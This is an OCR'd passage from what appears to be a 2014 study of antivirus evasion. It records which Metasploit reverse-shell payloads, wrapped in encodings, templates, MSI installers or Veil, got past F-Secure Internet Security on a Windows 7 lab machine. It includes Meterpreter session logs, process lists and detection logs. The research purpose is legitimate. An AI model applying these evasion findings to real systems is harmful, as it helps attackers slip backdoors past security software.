


reverse_tcp_default_5shikata_10.0.224.107_80.exe	reverse_tcp_default_5shikata_10.0.224.107_56768.exe	reverse_tcp_defaultKEEP_5shikata_10.0.224.107_80.exe	reverse_tcp_defaultKEEP_5shikata_10.0.224.107_56768.exe	reverse_tcp_tcpview_5shikata_10.0.224.107_80.exe	reverse_tcp_tcpview_5shikata_10.0.224.107_56768.exe	reverse_tcp_tcpviewKEEP_5shikata_10.0.224.107_80.exe	reverse_tcp_tcpviewKEEP_5shikata_10.0.224.107_56768.exe	reverse_tcp_default_5shikata_10.0.224.107_80.msi	reverse_tcp_default_5shikata_10.0.224.107_56768.msi	shell_reverse_tcp_default_5shikata_10.0.224.107_80.exe	shell_reverse_tcp_default_5shikata_10.0.224.107_56768.exe	shell_reverse_tcp_defaultKEEP_5shikata_10.0.224.107_80.exe	shell_reverse_tcp_defaultKEEP_5shikata_10.0.224.107_56768.exe	shell_reverse_tcp_tcpview_5shikata_10.0.224.107_80.exe	shell_reverse_tcp_tcpview_5shikata_10.0.224.107_56768.exe	shell_reverse_tcp_tcpviewKEEP_5shikata_10.0.224.107_80.exe	shell_reverse_tcp_tcpviewKEEP_5shikata_10.0.224.107_56768.exe	shell_reverse_tcp_default_5shikata_10.0.224.107_80.msi	shell_reverse_tcp_default_5shikata_10.0.224.107_56768.msi	signed_reverse_tcp_default_5shikata_10.0.224.107_80.exe	signed_shell_reverse_tcp_default_5shikata_10.0.224.107_80.exe	signedTRUSTED_reverse_tcp_default_5shikata_10.0.224.107_80.exe	signedTRUSTED_shell_reverse_tcp_default_5shikata_10.0.224.107_80.	veil_reverse_tcp_10.0.224.107_80.exe	veil_reverse_tcp_10.0.224.107_56768.exe
1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20	21	22	23	24	25	26
		?	?	X	X							?	?	X	X							X	X	X	X

Figure 43. NIS results

4.1.7 F-Secure Internet Security 2014

To be comparable to all the other products tested F-Secure Internet Security 2014 (FSIS) is also deployed with default settings and since there was no obvious tick box to turn off the sample sharing to the F-Secure company even that setting remained unchanged.



Your computer is protected

✓ All security features are up to date

✓ Last successful update check 5/6/2014 9:16 AM

Figure 44. F-Secure main screen

In the first test 8 out of the 26 executables were successfully copied onto the target machine.

reverse_tcp_default_5shikata_10.0.224.107_56768.msi

reverse_tcp_default_5shikata_10.0.224.107_80.msi

reverse_tcp_tcpviewKEEP_5shikata_10.0.224.107_56768.exe

reverse_tcp_tcpviewKEEP_5shikata_10.0.224.107_80.exe

shell_reverse_tcp_default_5shikata_10.0.224.107_56768.msi


shell_reverse_tcp_default_5shikata_10.0.224.107_80.msi

veil_reverse_tcp_10.0.224.107_56768.exe

veil_reverse_tcp_10.0.224.107_80.exe

A bit surprisingly we can see that reverse_tcp with custom template and original functionality preserved made it to the target machine but the fully staged shell_reverse_tcp was detected. So for the first test the reverse_tcp_tcpviewKEEP_5shikata_10.0.224.107_80.exe will be tested.

After execution the F-Secure DeepGuard kicked in and prevented the execution of the application.



Application blocked

DeepGuard has blocked a harmful application in your computer:


Application: reverse_tcp_tcpviewkeep_5shikata_10.0.224.107_80.exe
Reason: Harmful application
Location: c:\av\output\reverse_tcp_tcpviewkeep_5shikata_10.0.224.107_8...
Reputation: Unknown
Popularity: Uncommon
Detection: Suspicious:W32/Malware!Gemini

What should be done?

Your computer is protected. If you still want to use the application, you can change the application permissions...

Figure 45. F-Secure DeepGuard detects tcpviewKEEP

And offered to send a sample to the F-Secure cloud for deeper analysis



Would you like to submit this application for analysis to our security cloud?

Your contribution is totally anonymous and helps other users who run this application.


Figure 46. F-Secure offers to send sample for analysis

The same happened to the higher port executable reverse_tcp_tcpviewKEEP_5shikata_10.0.224.107_56768.exe so to move on the MSI executables will be tested.

reverse_tcp_default_5shikata_10.0.224.107_80.msi is the first in line.

And we got a reverse shell back to the management kali machine.

```
[*] Encoded stage with x86/call4_dword_xor
[*] Sending encoded stage (769563 bytes) to 10.0.224.166
[*] Meterpreter session 8 opened (10.0.224.107:80 -> 10.0.224.166:49364) at
2014-05-06 10:33:33 +0000
meterpreter > sysinfo
Computer        : LS14WIN7SP1
OS              : Windows 7 (Build 7601, Service Pack 1).
Architecture    : x86
System Language : en_US
Meterpreter     : x86/win32
meterpreter > getpid
Current pid: 2760
meterpreter > getuid
Server username: ls14win7sp1\Administrator
```



PID	Image Name	User Name	CPU	Memory (...	Description
1420	fshoster32.exe	SYSTEM	00	4,616 K	F-Secure Host Process
3380	fshoster32.exe	Administrator	00	12,920 K	F-Secure Host Process
3272	FSM32.EXE	Administrator	00	528 K	F-Secure Settings and Statistics
328	FSMA32.EXE	SYSTEM	00	764 K	F-Secure Management Agent
1512	fsorsp.exe	NETWORK ...	00	2,472 K	F-Secure ORSP Service
2112	fssm32.exe	SYSTEM	00	37,136 K	F-Secure Scanner Manager 32-bit
540	lsass.exe	SYSTEM	00	2,644 K	Local Security Authority Process
548	lsm.exe	SYSTEM	00	1,424 K	Local Session Manager Service
2252	msdtc.exe	NETWORK ...	00	2,464 K	Microsoft Distributed Transaction Coordinator Service
2760	MSI40BC.tmp	Administrator	00	3,272 K	ApacheBench command line utility
2764	msiexec.exe	SYSTEM	00	5,520 K	Windows® installer
3352	msiexec.exe	Administrator	00	1,924 K	Windows® installer
3896	msiexec.exe	Administrator	00	1,400 K	Windows® installer
168	notepad.exe	Administrator	00	1,104 K	Notepad
3812	notepad.exe	Administrator	00	1,548 K	Notepad

☑ Show processes from all users


Processes: 46 CPU Usage: 0% Physical Memory: 24%

Figure 47. F-Secure temporary file has a session

And a shell was returned also on port 56768 using the MSI installer.

```
[*] Encoded stage with x86/call4_dword_xor
[*] Sending encoded stage (769563 bytes) to 10.0.224.166
[*] Meterpreter session 9 opened (10.0.224.107:56768 -> 10.0.224.166:49365) at
2014-05-06 10:39:42 +0000
```

The shell_reverse_tcp payload inside the msi installer on the other hand raised the attention of the FSIS and got detected.



Virus and spyware scanning

Virus found. Removing...

Cleaning your computer may take a couple of minutes. You can use your computer during this time.

File: MSI5AFD.tmp
Location: C:\Windows\Installer
Type: Virus
Name: Backdoor.Shell.AC

The product also checks other parts of your computer. If additional malicious software is found, it is removed automatically.


Figure 48. F-Secure detects the temporary file

Selected log rows from the c:\ProgramData\F-Secure\Logs\FSAV\Users\removal.log

```
06.05.2014 11:15:45  Backdoor.Shell.AC file "C:\Windows\Installer\MSI5AFD.tmp" blocked success
06.05.2014 11:16:03  Backdoor.Shell.AC file "C:\Windows\Installer\MSI5AFD.tmp" quarantined success
06.05.2014 11:16:03  Backdoor.Shell.AC file "C:\Windows\Installer\MSI5AFD.tmp" deleted success
06.05.2014 11:16:03  Backdoor.Shell.AC file "C:\Windows\Installer\MSI5AFD.tmp" deleted success reboot
```

The last test is with the veil generated payload veil_reverse_tcp_10.0.224.107_80.exe.

```
[*] Encoded stage with x86/call4_dword_xor
[*] Sending encoded stage (769563 bytes) to 10.0.224.166
[*] Meterpreter session 10 opened (10.0.224.107:80 -> 10.0.224.166:49366) at
2014-05-06 11:28:24 +0000
meterpreter > getpid
Current pid: 3376
```



PID	Image Name	User Name	CPU	Memory (...	Description
1580	fsgk32.exe	SYSTEM	00	3,580 K	F-Secure Gatekeeper Handler 32-bit
1968	conhost.exe	Administrator	00	880 K	Console Window Host
1984	explorer.exe	Administrator	00	30,948 K	Windows Explorer
2112	fssm32.exe	SYSTEM	00	21,308 K	F-Secure Scanner Manager 32-bit
2252	msdtc.exe	NETWORK ...	00	2,464 K	Microsoft Distributed Transaction Coordinator Service
2532	taskhost.exe	Administrator	00	940 K	Host Process for Windows Tasks
2764	msiexec.exe	SYSTEM	00	5,420 K	Windows® installer
3028	sppsvc.exe	NETWORK ...	00	3,580 K	Microsoft Software Protection Platform Service
3100	SearchIndexer.exe	SYSTEM	00	6,416 K	Microsoft Windows Search Indexer
3272	FSM32.EXE	Administrator	00	568 K	F-Secure Settings and Statistics
3376	veil_reverse_tcp_10.0.224.107_80.exe	Administrator	00	10,296 K	veil_reverse_tcp_10.0.224.107_80.exe
3380	fshoster32.exe	Administrator	00	22,644 K	F-Secure Host Process
3396	vmtoolsd.exe	Administrator	00	4,596 K	VMware Tools Core Service
3688	dwm.exe	Administrator	00	1,408 K	Desktop Window Manager
3728	taskhost.exe	Administrator	00	3,520 K	Host Process for Windows Tasks

Processes: 41 CPU Usage: 0% Physical Memory: 24%

Figure 49. F-Secure veil is allowed to execute

So we can see that the process is up and running and a shell is also present.


The same result was also achieved with a non-privileged port 56768

```
[*] Encoded stage with x86/call4_dword_xor
[*] Sending encoded stage (769563 bytes) to 10.0.224.166
[*] Meterpreter session 11 opened (10.0.224.107:56768 -> 10.0.224.166:49367) at
2014-05-06 11:32:29 +0000
```

As for conclusion also the files that were detected initially in the copying process should be mentioned:

Backdoor.Shell.AC file "C:\AV\Output\shell_reverse_tcp_default_5shikata_10.0.224.107_56768.exe" deleted success
Backdoor.Shell.AC file "C:\AV\Output\shell_reverse_tcp_default_5shikata_10.0.224.107_80.exe" deleted success
Backdoor.Shell.AC file "C:\AV\Output\shell_reverse_tcp_defaultKEEP_5shikata_10.0.224.107_80.exe" deleted success
Gen:Variant.Kazy.176057 file "C:\AV\Output\signed_reverse_tcp_default_5shikata_10.0.224.107_80.exe" deleted success
Backdoor.Shell.AC file "C:\AV\Output\shell_reverse_tcp_defaultKEEP_5shikata_10.0.224.107_56768.exe" deleted success
Backdoor.Shell.AC file "C:\AV\Output\shell_reverse_tcp_tcpviewKEEP_5shikata_10.0.224.107_56768.exe" deleted success
Backdoor.Shell.AC file "C:\AV\Output\shell_reverse_tcp_tcpview_5shikata_10.0.224.107_56768.exe" deleted success
Backdoor.Shell.AC file "C:\AV\Output\signed_shell_reverse_tcp_default_5shikata_10.0.224.107_80.exe" deleted success

```
Backdoor.Shell.AC file "C:\AV\Output\shell_reverse_tcp_tcpviewKEEP_5shikata_10.0.224.107_80.exe" deleted success
Backdoor.Shell.AC file "C:\AV\Output\shell_reverse_tcp_tcpview_5shikata_10.0.224.107_80.exe" deleted success
Backdoor.Shell.AC file "C:\AV\Output\signedTRUSTED_shell_reverse_tcp_default_5shikata_10.0.224.107_80.exe" deleted success
Gen:Variant.Zusy.Elzob.8031 file "C:\AV\Output\reverse_tcp_default_5shikata_10.0.224.107_80.exe" deleted success
Gen:Variant.Kazy.176057 file "C:\AV\Output\signedTRUSTED_reverse_tcp_default_5shikata_10.0.224.107_80.exe" deleted success
Gen:Variant.Kazy.328553 file "C:\AV\Output\reverse_tcp_defaultKEEP_5shikata_10.0.224.107_56768.exe" deleted success
Gen:Variant.Barys.2087 file "C:\AV\Output\reverse_tcp_tcpview_5shikata_10.0.224.107_56768.exe" deleted success
Gen:Variant.Barys.2087 file "C:\AV\Output\reverse_tcp_tcpview_5shikata_10.0.224.107_80.exe" deleted success
Gen:Variant.Kazy.328553 file "C:\AV\Output\reverse_tcp_defaultKEEP_5shikata_10.0.224.107_80.exe" deleted success
Gen:Variant.Zusy.Elzob.8031 file "C:\AV\Output\reverse_tcp_default_5shikata_10.0.224.107_56768.exe" deleted success
```

